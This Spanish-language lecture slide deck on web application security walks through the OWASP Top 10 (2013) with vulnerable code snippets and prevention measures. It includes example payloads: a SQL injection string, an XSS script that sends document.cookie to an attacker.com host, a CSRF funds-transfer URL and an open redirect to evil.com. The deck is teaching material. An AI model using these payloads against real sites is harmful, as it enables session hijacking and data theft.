
- Unknown
- Denial of Service
- SQL Injection
- Cross Site Scripting (XSS)
- Brute Force
- Predictable Resource Loca
- Stolen Credentials
- Banking Trojan
- Unintentional Information D
- Credential/Session Predicti
- DNS Hijacking
- Cross Site Request Forger
- Process Automation
- Misconfiguration
- Known Vulnerability
- Abuse of Functionality
- Cross-site Scripting (XSS)
- Content Spoofing
- OS Commanding
- Administration Error



<http://www.webappsec.org> - Web-Hacking-Incident-Database




Ranking de Debilidades



<http://www.webappsec.org>
Web-Hacking-incident-Database



Ranking de Impacto




<http://www.webapps.unlam.edu.ar/>
Web-Hacking-Incident-Database




IBM X-Force – Security Incidents 2017

Tipos de ataques

- Physical
- Misconfig
- DDoS
- Undisclosed
- SQLi
- Phishing
- Malware
- Malvertising
- Brute Force




Industrias afectadas



IBM X-Force Interactive Security Incidents
<http://www-03.ibm.com/security/xforce/xfisi/>



OWASP – Riesgos de seguridad en aplicaciones





OWASP – Riesgos de seguridad en aplicaciones

El OWASP Top 10 se enfoca en la identificación de los riesgos más serios para una amplia gama de organizaciones. Para cada uno de estos riesgos, se proporciona información genérica sobre la probabilidad y el impacto técnico a través del siguiente esquema de calificaciones, que está basado en Metodología de Evaluación de Riesgos OWASP.

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicación	Fácil	Difundido	Fácil	Severo	Específico de la aplicación /negocio
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	



Top Ten Web Application Security Risks 2013

- A1 - Inyección
- A2 - Pérdida de Autenticación y Gestión de Sesiones
- A3 - Secuencia de Comandos en Sitios Cruzados (XSS)
- A4 - Referencia Directa Insegura a Objetos
- A5 - Configuración de Seguridad Incorrecta
- A6 - Exposición de datos sensibles
- A7 - Ausencia de Control de Acceso a Funciones
- A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)
- A9 - Utilización de componentes con vulnerabilidades conocidas
- A10- Redirecciones y reenvíos no validados



A1 – Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete en ejecutar comandos no intencionados o acceder datos no autorizados.





A1 – Inyección

La aplicación utiliza datos no confiables en la construcción de la siguiente consulta vulnerable SQL:

```
String query = "SELECT * FROM accounts WHERE  
custID='' + request.getParameter("id") +""";
```

El atacante modifica el parámetro 'id' en su navegador para enviar: '
or '1'='1. Esto cambia el significado de la consulta devolviendo todos
los registros de la tabla ACCOUNTS en lugar de solo el cliente
solicitado.


<http://example.com/app/accountView?id=' or '1'='1>

En el peor caso, el atacante utiliza esta vulnerabilidad para invocar
procedimientos almacenados especiales en la base de datos que
permiten la toma de posesión de la base de datos y posiblemente
también al servidor que aloja la misma.




A1 – Inyección

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR – DID HE
BREAK SOMETHING?
IN A WAY –)



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.



A1 – Inyección

Medidas de prevención:

- Uso de APIs con manejo parametrizado de interpretes
- Codificación de los caracteres especiales en función del interprete a utilizar
- Validación de entradas positiva o de "lista blanca"



A2 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.





A2 – Pérdida de Autenticación y Gestión de Sesiones

Escenario: Aplicación de reserva de vuelos que soporta re-escritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:

<http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii>

Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión. Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.



A2 – Pérdida de Autenticación y Gestión de Sesiones

Medidas de prevención:

- Disponer de un único y robusto conjunto de controles de autenticacion y gestión de sesiones
- Realizar un gran esfuerzo para evitar vulnerabilidades de XSS que pueden dar espacio al robo de IDs de sesión



A3 - Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencias de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.





A3 - Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos:

```
(String) page += "<input name='creditcard' type='TEXT'  
value='' + request.getParameter("CC") + ">";
```

El atacante modifica el parámetro 'CC' en el navegador:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.



A3 - Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

Medidas de prevención:

- Codificar los datos no confiables basados en el contexto HTML(cuerpo, atributo, JavaScript, CSS o URL) donde serán ubicados.
- Validación de entrada positiva o de "Lista blanca"
- Para formato enriquecido considere utilizar APIs de auto-sanitización. (Ejemplo AntiSamy)
- Considerar el uso de políticas de seguridad de contenido CSP



A4 – Referencia Directa Insegura a Objetos

Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.





A4 – Referencia Directa Insegura a Objetos

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";  
PreparedStatement pstmt =  
connection.prepareStatement(query , ... );  
pstmt.setString( 1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

El atacante simplemente modificaría el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

<http://example.com/app/accountInfo?acct=notmyacct>



A4 – Referencia Directa Insegura a Objetos

Medidas de prevención:

- Utilizar referencias indirectas por usuario o sesión
- Comprobar el nivel de acceso al objeto



A5 – Defectuosa configuración de seguridad

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.





A5 – Defectuosa configuración de seguridad

Escenario #1: La aplicación está basada en un ambiente de trabajo como Struts o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos, ahora conocidos, de la aplicación.

Escenario #2: La consola de administración del servidor de aplicaciones está instalada y no ha sido removida. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios.



A5 – Defectuosa configuración de seguridad

Medidas de prevención:

- Disponer de un proceso rápido, fácil y repetible de fortalecimiento para obtener un entorno apropiadamente asegurado.
- Un proceso para mantener y desplegar las actualizaciones y parches en cada entorno
- Una arquitectura de aplicación que proporcione separación segura y efectiva entre los componentes
- Ejecutar escaneo y realizar auditorias regularmente para identificar fallos de configuración o parches omitidos



A6 – Exposicion de Datos Sensibles (Sensitive Data Exposure)

Algunas aplicaciones Web no protegen correctamente la información sensible, como puede ser la referida a tarjetas de crédito, información personal y credenciales de autenticación. Los atacantes podrán robar o modificar dicha información débilmente protegida para llevar a cabo fraudes de tarjetas de crédito, robo de identidad u otros delitos.



A6 – Exposición de Datos Sensibles (Sensitive Data Exposure)

La información sensible demanda protección adicional como la encriptación en su **almacenamiento** y **tránsito**, al igual que precauciones especiales cuando es intercambiada con el cliente o navegador.





A6 – Exposicion de Datos Sensibles (Sensitive Data Exposure)

Escenario #1: Una aplicación encripta los números de tarjetas de crédito utilizando el cifrado automático de la base de datos. De todas formas, esto significa que dicha información también es descifrada automáticamente al ser solicitada, permitiendo que una falla de Inyección de SQL pueda permitir que se obtengan los números de tarjetas de crédito en texto limpio.

El sistema debería haber encriptado los números de tarjetas de crédito en un nivel superior utilizando un soporte criptográfico adecuado; por ejemplo cifrando los valores con una llave pública y permitiendo que sólo las aplicaciones de back-end pudieran descifrarlos con la llave privada.



A6 – Exposición de Datos Sensibles (Sensitive Data Exposure)

Escenario #2: Un sitio no utiliza **SSL** para todas sus páginas con acceso autenticado. En este contexto un atacante podría monitorear el tráfico de red (como en una red Wireless), y simplemente robar la cookie de session del usuario. Posteriormente el atacante reutilizara la cookie y tomará posesión de la sesión del usuario, accediendo a los datos privados del mismo.

Escenario #3: La base de contraseñas utiliza “**unsalted hashes**” para almacenar las contraseñas de todos los usuarios. Una debilidad de upload de archivos permitiría al atacante obtener el archivo de contraseñas. Todos los “**unsalted hashes**” podrían quedar expuestos con una tabla de hashes precalculados.



A6 – Exposición de Datos Sensibles (Sensitive Data Exposure)

Medidas de prevención:

- Cifrar los datos sensibles o en transito de manera de defenderse de las amenazas
- No almacene datos sensibles innecesariamente
- Aplicar algoritmos de cifrado fuertes y estándar al igual que claves robustas y gestionadas de forma segura.
- Almacenar claves con algoritmos diseñadas para tal fin (*bcrypt, scrypt, PBKDF2*)
- Deshabilitar el auto-completar en los formularios y cache de paginas que manejan datos sensibles



A7 – Pérdida del Control del Nivel de Funcionalidades

Muchas aplicaciones Web verifican el nivel de acceso a las funciones justo antes de hacer estas funcionalidades visibles en la interfaz gráfica. Sin embargo, las aplicaciones necesitan realizar el mismo **control de acceso del lado del servidor** al momento que cada función es accedida. Si las solicitudes no son verificadas, los atacantes serán capaces de forzar peticiones con la finalidad de acceder a la funcionalidad sin la autorización apropiada.





A7 – Pérdida del Control del Nivel de Funcionalidades

El atacante simplemente navega forzosamente a la URL objetivo. Considere las siguientes URLs las cuales se supone que requieren autenticación. Para acceder a la página “admin_getappInfo” se necesitan permisos de administrador.

<http://ejemplo.com/app/getappInfo>
http://ejemplo.com/app/admin_getappInfo

Si un atacante no autenticado puede acceder a cualquiera de estas páginas entonces se ha permitido acceso no autorizado. Si un usuario autorizado, no administrador, puede acceder a la página “admin_getappInfo”, esto es un fallo, y puede llevar al atacante a otras páginas de administración que no están debidamente protegidas.

Este tipo de vulnerabilidades se encuentran con frecuencia cuando links y botones simplemente se ocultan a usuario no autorizados, pero la aplicación no protege adecuadamente las páginas de destino.



A7 – Pérdida del Control del Nivel de Funcionalidades

Medidas de prevención:

- El proceso para gestión de accesos y permisos debe ser actualizable y auditabile fácilmente
- La implementación debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad
- Si la funcionalidad forma parte de un Workflow, se debe verificar y asegurar las condiciones del flujo para permitir el acceso
- NO implementar controles en la capa de visualización



A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)

Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.





A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)

La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada secreto. Por ejemplo:

```
http://example.com/app/transferFunds?  
amount=1500&destinationAccount=4673243243
```

El atacante puede construir una petición que transfiera dinero desde la cuenta de la víctima a su propia cuenta. Podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o iframe, que esté bajo su control y al que la víctima se podrá dirigir.

```

```

Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada. Si la víctima previamente había adquirido privilegios entonces el ataque será exitoso.



A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)

Medidas de prevención:

- Utilizar un token único y no predecible, este se debería incluir en un campo oculto
- Requerir una nueva autenticación del usuario o pruebas de que el usuario es legítimo



A9 – Uso de Componentes con Vulnerabilidades conocidas

Componentes, como librerías, frameworks, y otros módulos de software, son siempre ejecutados con privilegios completos. Si un componente vulnerable es explotado, podría darse lugar a un ataque que pueda facilitar un seria pérdida de datos o comprometer el servidor.

Las aplicaciones que utilizan componentes con vulnerabilidades conocidas deberían determinar las defensas de la aplicación para el caso y habilitar un rango de posibles ataques e impacto de los mismos.





A9 – Uso de Componentes con Vulnerabilidades conocidas

Apache CXF Authentication Bypass – Por fallar al proveer un bloque de identificación, los atacantes pudieron invocar cualquier web service con permisos completos. (Apache CXF es un framework de servicios, no debe ser confundido con Apache Application Server.)

Spring Remote Code Execution – Abusando de la implementacion del “Expression Language” en Spring se permitía a los atacantes la ejecucion de código arbitrario, tomando posesión efectiva del servidor.



A9 – Uso de Componentes con Vulnerabilidades conocidas

Medidas de prevención:

- Identificar todos los componentes y la versión que están ocupando, incluyendo dependencias
- Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto, y lista de correo de seguridad, y mantenerlos actualizados
- Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables
- Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente



A10 – Redirecciones y Reenvíos no validados

Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.





A10 – Redirecciones y Reenvíos no validados

Escenario #1: La aplicación tiene una página llamada “redirect.jsp” que recibe un único parámetro llamado “url”. El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza el phishing e instala código malicioso.

<http://www.example.com/redirect.jsp?url=evil.com>



A10 – Redirecciones y Reenvíos no validados

Medidas de prevención:

- No utilizar redirecciones y reenvios
- Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino
- Si se requiere que los parámetros del usuario definan el destino se debe verificar que el mismo es valido y autorizado



Mobile Top Ten 2016

- M1: Uso inapropiado de la plataforma
- M2: Almacenamiento inseguro de datos
- M3: Comunicación insegura
- M4: Autenticación insegura
- M5: Insuficiente criptografía
- M6: Autorización insegura
- M7: Calidad del código del cliente
- M8: Tampering de código
- M9: Ingeniería reversa
- M10: Funcionalidades extrañas



Controles Pro-activos

- C1: Verifica la seguridad temprano y con frecuencia.
- C2: Parametrizar consultas.
- C3: Encodear datos.
- C4: Validar todas las entradas.
- C5: Implementar controles de Identidad y Autenticación.
- C6: Implementar controles de acceso adecuados.
- C7: Proteger los datos.
- C8: Implementar detección de intrusiones y registro de actividades.
- C9: Hacer uso de librerías y marcos de trabajo de seguridad.
- C10: Manejar errores y excepciones.



OWASP Top 10 Mapping 2016

	C1: Verify for Security Early and Often												
	C2: Parameterize Queries												
	C3: Encode Data												
	C4: Validate All Inputs												
	C5: Implement Authentication Controls												
	C6: Implement Appropriate Access Controls												
	C7: Protect Data												
	C8: Implement Logging and IDs												
	C9: Leverage Security Frameworks												
	C10: Error and Exception Handling												



Material de Referencia

DoS Información:

http://www.cisco.com/web/about/security/intelligence/guide_ddos_defense.html

Sitio web - OWASP Top-Ten:

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top-Ten 2013 – Versión en español

https://www.owasp.org/images/5/5f/OWASP_Top_10_-2013_Final_-Espa%C3%B1ol.pdf

